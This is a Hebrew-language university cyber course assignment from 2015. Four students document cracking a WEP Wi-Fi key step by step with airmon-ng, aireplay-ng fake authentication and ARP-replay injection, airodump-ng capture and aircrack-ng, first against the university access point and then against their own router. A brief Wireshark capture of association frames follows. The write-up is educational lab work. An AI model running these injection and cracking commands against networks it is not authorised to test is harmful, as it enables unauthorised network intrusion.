**מבוא לעולם הסייבר ב – מטלה ראשונה**

**תאריך**: 06/08/2015




**מגישים**: נתנאל גבאי, עוז מעתוק, דין ירון, אבישלום ג'אן

**מרצה**: דביר עמית

**חלק א' – אבטחת רשת אלחוטית, ניסיון גילוי סיסמאת השרת**


Ifconfig

נמצא את כתובת המאק שלנו

my mac is:  
24:0a:64:43:8d:11

iwlist scan

נמצא את הכתובות, הערוץ, והשם של נקודת הגישה לה אנו מחוברים




Cell 01 - Address: 8C:0C:90:2E:16:38

Channel:11

ESSID:"Ariel University"


airmon-ng start wlan0 11

יצירת מוניטור הפועל על הערוץ של נקודת הגישה שמצאנו



aireplay-ng -9 -e "Ariel University" -a 8C:0C:90:2E:16:38 mon0

ביצוע בדיקה תקשורת ויכולת הזרקה




airodump-ng -c 11 --bssid 8C:0C:90:2E:16:38 -w output mon0

הצגת טבלת ווקטורי תקשורת

IV


אשר נשמרת לקבצי

cap



aireplay-ng -1 0 -e "Ariel University" -a 8C:0C:90:2E:16:38 -h 24:0A:64:43:8D:11 mon0

זיוף האימות בתקשורת מול נקודת הגישה



aireplay-ng -1 6000 -o 1 -q 10 -e "Ariel University" -a 8C:0C:90:2E:16:38 -h 24:0A:64:43:8D:11 mon0


ביצוע זיוף נוסף עם קישוריות פתוחה




aireplay-ng -3 -b 8C:0C:90:2E:16:38 -h 24:0A:64:43:8D:11 mon0

הצפת נקושת הגישה בבקשות

ARP





ניסיון פריצת לנקודת הגישה ע"י פתיחת הקבצים שיצרנו למציאת המפתחות של הרשת

ניתן לראות כי לא מצאנו מפתחות בקבצים שיצרנו, זאת מפני שהרשת לה אנו התחברנו \_הרשת של האוניברסיטה) אינה מאובטחת בסיסמא

**ניסוי נוסף לשם בדיקת הפריצה**

כיוון שברשת של אריאל אין הצפנה, הפעלנו נתב אלחוטי משלנו, חיברנו אותו לאינטרנט והגדרנו אותו להיות עם מפתח WEP פשוט (54321) עבור ההדגמה:

aireplay-ng -1 6000 -o 1 -q 10 -e "aj" -a 20:64:32:D0:D1:52 -h 24:0A:64:43:8D:11 mon0


גם כאן הפעלנו Ubuntu, והשתמשנו בפקודות ifconfig כדי למצוא את הMAC שלנו ובiwlist scan כדי למצוא את הערוץ וה-MAC של הנתב שלנו.   
הפרטים שאספנו:  
כ. רשת של מחשב: 24:0a:64:43:8d:11  
  
שם רשת: test1234  
ערוץ: 2  
כתובת MAC של הנתב: 54:E6:FC:C9:58:C4  
  
הרצנו את אותן הפקודות שביצענו קודם על הרשת של אריאל, רק הפעם על הנתב שלנו:

aireplay-ng -9 -e test1234 -a 54:E6:FC:C9:58:C4 mon0  
airodump-ng -c 2 --bssid 54:E6:FC:C9:58:C4 -w output mon1  
aireplay-ng -1 0 -e test1234 -a 54:E6:FC:C9:58:C4 -h 24:0a:64:43:8d:11 mon1  
aireplay-ng -1 6000 -o 1 -q 10 -e test1234 -a 54:E6:FC:C9:58:C4 -h 24:0a:64:43:8d:11 mon1  
aireplay-ng -3 -b 54:E6:FC:C9:58:C4 -h 24:0a:64:43:8d:11 mon1  
aircrack-ng -b 54:E6:FC:C9:58:C4 output\*.cap  
aircrack-ng -K -b 54:E6:FC:C9:58:C4 output\*.cap

**כיוון שהתהליך זהה כמעט לחלוטין, נצרף רק תצלומים של השלבים האחרונים.**


aircrack-ng -b 54:E6:FC:C9:58:C4 output\*.cap

כאן מצאנו את הקוד בקלות




aircrack-ng -K -b 54:E6:FC:C9:58:C4 output\*.cap

כאן הרצנו את הפקודה השנייה שרצה 5 דקות עד שהתייאשנו...




**חלק ב' – הכר את האוניברסיטה שלך.**

התחברות לרשת האוניברסיטה




הפעלת הוואיירשארק ואיסוף מידע מההתחברות:


**beacons**



**authentication**



**association**



